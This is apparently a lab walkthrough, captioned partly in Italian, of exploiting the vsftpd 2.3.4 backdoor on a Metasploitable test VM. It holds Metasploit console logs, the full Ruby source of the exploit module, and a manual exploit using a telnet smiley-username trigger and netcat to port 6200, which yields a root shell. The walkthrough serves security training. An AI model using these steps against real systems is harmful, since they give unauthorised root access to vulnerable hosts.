```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:9d:54:73 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe9d:5473/64 scope link
       valid_lft forever preferred_lft forever
```


```
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

                  _________.
              .' #######   ;."
  .──,.    ;@            @@`;   .──,..
." @@@@@'.,'@@           @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
    "--'.@@@  -.@         @ ,'-   .'--"
         ".@' ; @       @ `.  ;'
           |@@@@ @@@     @    .
            ' @@@ @@   @@    ,
             `.@@@@    @@   .
              ',@@     @   ;          _____________
               (   3 C    )     /|___ / Metasploit! \
               ;@'. __*__,."     \|--- \_____________/
                '(.,....."/


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:36427 → 192.168.1.149:6200) at 2024-09-02 14:15:22 +0200


mkdir /root/test_metasploit
ls /root/
Desktop
reset_logs.sh
test_metasploit
vnc.log
exit
[*] 192.168.1.149 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(kali㉿kali)-[~]
└─$
```

FACOLTATIVO


Avvio msfconsole, digito ‘search vsftpd’, poi ‘use exploit/unix/ftp/vsftpd_234_backdoor’ e infine ‘edit’ per visualizzare il codice sorgente.




```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
                                                                45,1          Top
```

```
  def exploit

    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
      print_status("The port used by the backdoor bind listener is already open")
      handle_backdoor(nsock)
      return
    end

    # Connect to the FTP service port first
    connect

    banner = sock.get_once(-1, 30).to_s
    print_status("Banner: #{banner.strip}")

    sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
    resp = sock.get_once(-1, 30).to_s
    print_status("USER: #{resp.strip}")

    if resp =~ /^530 /
      print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
      disconnect
      return
    end

    if resp !~ /^331 /
      print_error("This server did not respond as expected: #{resp.strip}")
      disconnect
      return
    end

    sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

    # Do not bother reading the response from password, just try the backdoor
    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
      print_good("Backdoor service has been spawned, handling...")
      handle_backdoor(nsock)
      return
    end

    disconnect

  end

  def handle_backdoor(s)

    s.put("id\n")

    r = s.get_once(-1, 5).to_s
                                                                  57,1          80%
```

```
    sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

    # Do not bother reading the response from password, just try the backdoor
    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
      print_good("Backdoor service has been spawned, handling...")
      handle_backdoor(nsock)
      return
    end

    disconnect

  end

  def handle_backdoor(s)

    s.put("id\n")

    r = s.get_once(-1, 5).to_s
    if r !~ /uid=/
      print_error("The service on port 6200 does not appear to be a shell")
      disconnect(s)
      return
    end

    print_good("UID: #{r.strip}")

    s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
    handler(s)
  end
end
~
~
~
~
```


File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER :)
331 Please specify the password.
PASS asd
530 Login incorrect.
USER random:)
331 Please specify the password.
PASS asd


File Actions Edit View Help
(kali㉿kali)-[~]
$ nc 192.168.1.149 6200
whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir /root/test_metasploit_1
ls /root/
Desktop
reset_logs.sh
test_metasploit
test_metasploit_1
vnc.log
exit
(kali㉿kali)-[~]
$